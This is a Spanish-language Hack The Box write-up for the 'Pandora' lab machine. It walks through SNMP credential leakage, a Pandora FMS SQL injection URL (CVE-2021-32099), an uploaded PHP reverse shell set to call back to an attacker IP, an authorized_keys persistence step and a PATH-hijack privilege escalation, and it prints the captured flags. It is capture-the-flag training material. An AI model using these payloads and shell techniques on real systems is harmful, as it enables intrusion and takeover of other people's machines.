

Pandora

se inicia escaneo

```
sudo nmap -sC -sS -sV 10.10.11.136
```

```
(kali㉿kali)-[~]  
$ sudo nmap -sC -sS -sV 10.10.11.136  
[sudo] password for kali:  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-27 15:40 EDT  
Nmap scan report for 10.10.11.136 (10.10.11.136)  
Host is up (4.1s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)  
|   256  b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)  
|_  256  e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))  
|_ http-title: Play | Landing  
|_ http-server-header: Apache/2.4.41 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 45.45 seconds
```


<http://10.10.11.136:22/>

<http://10.10.11.136:80/>

se usa dirbuster para enumerar los ficheros

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

php,sql,txt,file,html



mediante snmpwalk (la cual es herramienta que ayuda a solicitar datos de red mediante el protocolo simple de administracion de red o SNMP) obtenemos datos de red, donde capturamos la siguiente informacion

```
iso.3.6.1.2.1.25.4.2.1.5.1117 = STRING: "-k start"  
iso.3.6.1.2.1.25.4.2.1.5.1203 = STRING: "-u daniel -p HotelBabylon23"  
iso.3.6.1.2.1.25.4.2.1.5.1558 = STRING: "-k start"
```

con los datos anteriores ingresamos

```
(kali@kali)-[~]  
$ ssh daniel@10.10.11.136  
daniel@10.10.11.136's password:  
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
System information as of Mon 28 Mar 04:23:21 UTC 2022  
  
System load:          0.0  
Usage of /:           63.0% of 4.87GB  
Memory usage:         9%  
Swap usage:           0%  
Processes:            235  
Users logged in:      0  
IPv4 address for eth0: 10.10.11.136  
IPv6 address for eth0: dead:beef::250:56ff:feb9:a098  
  
⇒ /boot is using 91.8% of 219MB  
  
Network  
0 updates can be applied immediately.  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings  
  
Last login: Mon Mar 28 03:22:52 2022 from 10.10.14.109  
daniel@pandora:~$
```

y procedemos a buscar la primera bandera, donde vemos que esta requiere ser root

```
daniel@pandora:~$ ls -lh  
total 0  
daniel@pandora:~$ cd ..  
daniel@pandora:/home$ ls -lh  
total 8.0K  
drwxr-xr-x 5 daniel daniel 4.0K Mar 28 04:29 daniel  
drwxr-xr-x 3 matt   matt   4.0K Mar 28 03:25 matt  
daniel@pandora:/home$ cd matt/  
daniel@pandora:/home/matt$ ls -lh  
total 4.0K  
-rw-r----- 1 root matt 33 Mar 28 03:20 user.txt  
daniel@pandora:/home/matt$
```

buscamos la version del sistema operativo para realizar escalado de privilegios

```
daniel@pandora:/home/matt$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.3 LTS
Release:        20.04
Codename:       focal
daniel@pandora:/home/matt$
```

se procede a buscar los puertos tcp y udp en uso

```
daniel@pandora:/var/www/pandora$ ss -tulnp | grep LISTEN
tcp        LISTEN     0          80          127.0.0.1:3306      0.0.0.0:*
tcp        LISTEN     0         4096        127.0.0.53:lo:53    0.0.0.0:*
tcp        LISTEN     0          128        0.0.0.0:22         0.0.0.0:*
tcp        LISTEN     0          511          *:80              *:.*
tcp        LISTEN     0          128        [::]:22           [::]:.*
```

se ve que se esta usando el puerto 80 donde se ejecuto con el usuario matt y solo se puede acceder a travez del localhost "127.0.0.1:3306" por lo que accedemos habilitando el puerto 80

```
(kali@kali)-[~]
$ ssh daniel@10.10.11.136 -L 80:localhost:80
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu 31 Mar 04:05:55 UTC 2022


System load:          0.0
Usage of /:            63.0% of 4.87GB
Memory usage:         8%
Swap usage:           0%
Processes:            222
Users logged in:      1
IPv4 address for eth0: 10.10.11.136
IPv6 address for eth0: dead:beef::250:56ff:feb9:b69

⇒ /boot is using 91.8% of 219MB

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Mar 31 03:06:07 2022 from 10.10.14.133
daniel@pandora:~$
```



Buscamos un exploit para la pagina "Pandora FMS"


CVE-2021-32099

CVE-2021-32099

POC : http://localhost:8000/pandora_console/include/chart_generator.php?session_id=a%27%20UNION%20SELECT%20%27a%27,1,%27id_usuario|s:5:%22admin%22;%27%20as%20data%20FROM%20tsessions_php%20WHERE%20%271%27=%271


Deatil : <https://blog.sonarsource.com/pandora-fms-742-critical-code-vulnerabilities-explained>


[include/chart_generator.php?session_id=a%27%20UNION%20SELECT%20%27a%27,1,%27id_usuario|s:5:%22admin%22;%27%20as%20data%20FROM%20tsessions_php%20WHERE%20%271%27=%271](http://localhost:8000/pandora_console/include/chart_generator.php?session_id=a%27%20UNION%20SELECT%20%27a%27,1,%27id_usuario|s:5:%22admin%22;%27%20as%20data%20FROM%20tsessions_php%20WHERE%20%271%27=%271)


**PANDORAFMS**
COMMUNITY


Pandora FMS
the Flexible Monitoring System


Enter keyword


 Monitoring


 Topology maps


 Reporting


 Events


 Workspace


 Tools


 Discovery


 Resources


 Profiles


 Configuration


 Alerts


 Events

 Servers

 Setup

 Admin tools

 Links

 Update manager

✓ Pandora FMS Overview



Server health

Monitor health



Module sanity



Alert level



Defined and triggered alerts


 - 

Monitors by status



 - 

 17 


 - 



Total agents and monitors

 2  17

Users





 3

✓ News board

by **admin** +6 months ago

Hello, congratulations, if you've arrived here y

✓ Latest activity

User	Action
admin	 Logon Failed
admin	 Logon Failed
admin	 Logon Failed
admin	 Logon Failed

al ver que podemos cargar y descargar archivos al igual que ejecutarlos,

5/14

cargamos un archivo php con la reverse shell para podernos conectar con el usuario matt

pentestmonkey Initial commit

8aa37eb on May 29, 2015 2 commits




 CHANGELOG	Initial commit	7 years ago
 COPYING.GPL	Initial commit	7 years ago
 COPYING.PHP-REVERSE-SHELL	Initial commit	7 years ago
 LICENSE	Initial commit	7 years ago
 README.md	Initial commit	7 years ago
 php-reverse-shell.php	Initial commit	7 years ago

README.md

php-reverse-shell

```
42 //
43 // Usage
44 // -----
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '127.0.0.1'; // CHANGE THIS
50 $port = 1234;      // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
63 // our php process and avoid zombies.  Worth a try...
64 if (function_exists('pcntl_fork')) {
65     // Fork and have the parent process exit
66     $pid = pcntl_fork();
67
68     if ($pid == -1) {
69         printit("ERROR: Can't fork");
70         exit(1);
71     }
72
73     if ($pid) {
74         exit(0); // Parent exits
75     }
76 }
```

```
// _____  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.10.16.22'; // CHANGE THIS  
$port = 4444; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
//
```

```
localhost/pandora_console/images/reverseShell.php

kali@kali: ~
File Actions Edit View Help
Pandora FMS
Flexible Monitoring System
(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.22] from (UNKNOWN) [10.10.11.136] 33440
Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC
 22:18:28 up 1:21, 3 users, load average: 0.03, 0.01, 0.01
USER      TTY      FROM            LOGIN@      IDLE        JCPU        PCPU        WHAT
daniel    pts/0    10.10.16.22      22:07      26.00s      0.09s       0.09s      -bash
daniel    pts/1    10.10.14.116     21:00      1:00m       0.15s       0.15s      -bash
daniel    pts/4    10.10.14.107     22:16     11.00s      0.05s       0.05s      -bash
uid=1000(matt) gid=1000(matt) groups=1000(matt)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
matt
$ script /dev/null -c bash
Script started, file is /dev/null
matt@pandora:/$ ll
```

obtenemos la bandera del usuario

```
cat user.txt
02b00b52d7dfb6759ea525c97cb5b1ed
```

vamos al home del usuario matt y alli creamos la carpeta ".ssh" para acceder via ssh y le damos el permiso "700" donde se protege la carpeta contra todo acceso mientras el usuario siga en sesion. luego entramos y creamos el archivo "authorized_keys" y le damos permiso "600" donde solo el dueño del archivo lo puede modificar

```
matt@pandora:/home/matt$ chmod 700 .ssh
chmod 700 .ssh
matt@pandora:/home/matt$ cd .ssh
cd .ssh
matt@pandora:/home/matt/.ssh$ touch authorized_keys
touch authorized_keys
matt@pandora:/home/matt/.ssh$ chmod 600 authorized_keys
```

luego le ingresamos el contenido del archivo "id_rsa.pub" a "authorized_keys"

```
(kali㉿kali)-[~/ssh]
$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGBgQCya5HU3kzG8ARnhdQgdD0/U0Sv2B3vT0
7/dgGexzM502uwTWvuNcK8gpxH4nS2/Xo5iEbMUsOeVuB8ZmjCW8ym8soSjCw1CGMKSwbh
yZRPwPpyqnAltGsXQULA1i8TMSXcHiUXI96FfDI20sWIJk9BiX7cnZMa30sBePYFxRdE9m
dIZOsJmwqiMvMmmK2TvtfpY61PLp98nsCFty9AyU0/Bk2RfI/JVZ0= kali@kali
```

```
matt@pandora:/home/matt/.ssh$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGBgQCya5HU3kzG8ARnhdQgdD0/U0Sv2B3vT0
7/dgGexzM502uwTWvuNcK8gpxH4nS2/Xo5iEbMUsOeVuB8ZmjCW8ym8soSjCw1CGMKSwbh
yZRPwPpyqnAltGsXQULA1i8TMSXcHiUXI96FfDI20sWIJk9BiX7cnZMa30sBePYFxRdE9m
dIZOsJmwqiMvMmmK2TvtfpY61PLp98nsCFty9AyU0/Bk2RfI/JVZ0= kali@kali" > authorized_keys
```

y accedemos por ssh

```
(kali㉿kali)-[~]
$ ssh matt@10.10.11.136
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri 1 Apr 18:43:24 UTC 2022

System load: 0.0
Usage of /: 63.7% of 4.87GB
Memory usage: 9%
Swap usage: 0%
Processes: 253
Users logged in: 1
IPv4 address for eth0: 10.10.11.136
IPv6 address for eth0: dead:beef::250:56ff:feb9:f5fa
⇒ /boot is using 91.8% of 219MB
0 updates can be applied immediately.
```

con el script linepeas se verifican posibles fallas para un escalado de permisos

Interesting Files

SUID - Check easy privesc, exploits and write perms

<https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid>

strings Not Found

```
-rwsr-xr-x 1 root root 163K Jan 19 2021 /usr/bin/sudo -> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 31K May 26 2021 /usr/bin/pkexec -> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 84K Jul 14 2021 /usr/bin/chfn -> SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 14 2021 /usr/bin/newgrp -> HP-UX_10.20
-rwsr-xr-x 1 root root 87K Jul 14 2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39K Jul 21 2020 /usr/bin/umount -> BSD/Linux(08-1996)
-rwsr-xr-x 1 root matt 17K Dec 3 15:58 /usr/bin/pandora_backup (Unknown SUID binary)
-rwsr-xr-x 1 root root 67K Jul 14 2021 /usr/bin/passwd -> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 55K Jul 21 2020 /usr/bin/mount -> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 67K Jul 21 2020 /usr/bin/su
-rwsr-sr-x 1 daemon daemon 55K Nov 12 2018 /usr/bin/at -> RTnu64_UNIX_4.0g(CVE-2002-1614)
```

Readable files belonging to root and readable by me but not world readable

```
-rwsr-xr-x 1 root matt 16816 Dec 3 15:58 /usr/bin/pandora_backup
-rw-r--r-- 1 root matt 33 Apr 2 22:25 /home/matt/user.txt
```

ya que tenemos permisos de escritura en un archivo dentro del PATH podemos hacer hijacking

```
root@pandora: ~
File Actions Edit View Help
matt@pandora:~$ echo "/bin/bash" > /tmp/tar
matt@pandora:~$ chmod +x /tmp/tar
matt@pandora:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:~$ export PATH=/tmp:$PATH
matt@pandora:~$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:~$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:~#
```

ahora procedemos a buscar la ultima bandera

```

root@pandora:~# cd ..
root@pandora:/home# ll
total 16
drwxr-xr-x  4 root    root    4096 Dec  7 14:32 ./
drwxr-xr-x 18 root    root    4096 Dec  7 14:32 ../
drwxr-xr-x  5 daniel  daniel  4096 Apr  3 00:28 daniel/
drwxr-xr-x  6 matt    matt    4096 Apr  3 00:29 matt/
root@pandora:/home# cd ..
root@pandora:/# ll
total 68
drwxr-xr-x 18 root    root    4096 Dec  7 14:32 ./
drwxr-xr-x 18 root    root    4096 Dec  7 14:32 ../
lrwxrwxrwx  1 root    root      7 Feb  1  2021 bin → usr/bin/
drwxr-xr-x  4 root    root    4096 Jan  3 07:50 boot/
drwxr-xr-x  2 root    root    4096 Jun 11  2021 cdrom/
drwxr-xr-x 19 root    root    4000 Apr  2 22:25 dev/
drwxr-xr-x 105 root    root    4096 Jan  3 07:50 etc/
drwxr-xr-x  4 root    root    4096 Dec  7 14:32 home/
lrwxrwxrwx  1 root    root     10 Feb  1  2021 lib → usr/lib/
lrwxrwxrwx  1 root    root      9 Feb  1  2021 lib32 → usr/lib32/
lrwxrwxrwx  1 root    root      9 Feb  1  2021 lib64 → usr/lib64/
lrwxrwxrwx  1 root    root     10 Feb  1  2021 libx32 → usr/libx32/
drwx----- 2 root    root   16384 Jun 11  2021 lost+found/
drwxr-xr-x  2 root    root    4096 Dec  7 14:32 media/
drwxr-xr-x  2 root    root    4096 Dec  7 14:32 mnt/
dr-xr-xr-x 297 root    root      0 Apr  2 22:25 proc/
drwx-----  5 root    root    4096 Jan  3 07:42 root/
drwxr-xr-x 27 root    root     800 Apr  3 00:20 run/
lrwxrwxrwx  1 root    root      8 Feb  1  2021 sbin → usr/sbin/
drwxr-xr-x  2 root    root    4096 Dec  7 14:32 srv/
dr-xr-xr-x 13 root    root      0 Apr  2 22:25 sys/
drwxrwxrwt 15 root    root    4096 Apr  3 00:27 tmp/
drwxr-xr-x 15 root    root    4096 Jun 11  2021 usr/
drwxr-xr-x 14 root    root    4096 Dec  7 14:32 var/
root@pandora:/# cd root/
root@pandora:/root# ll
total 36
drwx-----  5 root    root    4096 Jan  3 07:42 ./
drwxr-xr-x 18 root    root    4096 Dec  7 14:32 ../
drwxr-xr-x  2 root    root    4096 Dec  7 14:32 .backup/
lrwxrwxrwx  1 root    root      9 Jun 11  2021 .bash_history → /dev/null
-rw-r--r--  1 root    root    3106 Dec  5  2019 .bashrc
drwx-----  2 root    root    4096 Jan  3 07:42 .cache/
-rw-r--r--  1 root    root     250 Apr  2 22:26 .host_check
-rw-r--r--  1 root    root     161 Dec  5  2019 .profile
-r-----  1 root    root      33 Apr  2 22:25 root.txt
drwx-----  2 root    root    4096 Dec  7 14:32 .ssh/
root@pandora:/root# cat root.txt
46853d7f6aa8bca076fb400919c1abff
root@pandora:/root#

```




Pandora has been Pwned



apa13

#5131

MACHINE RANK

03 Apr 2022

PWN DATE

30

POINTS EARNED

Powered by  **HACKTHEBOX**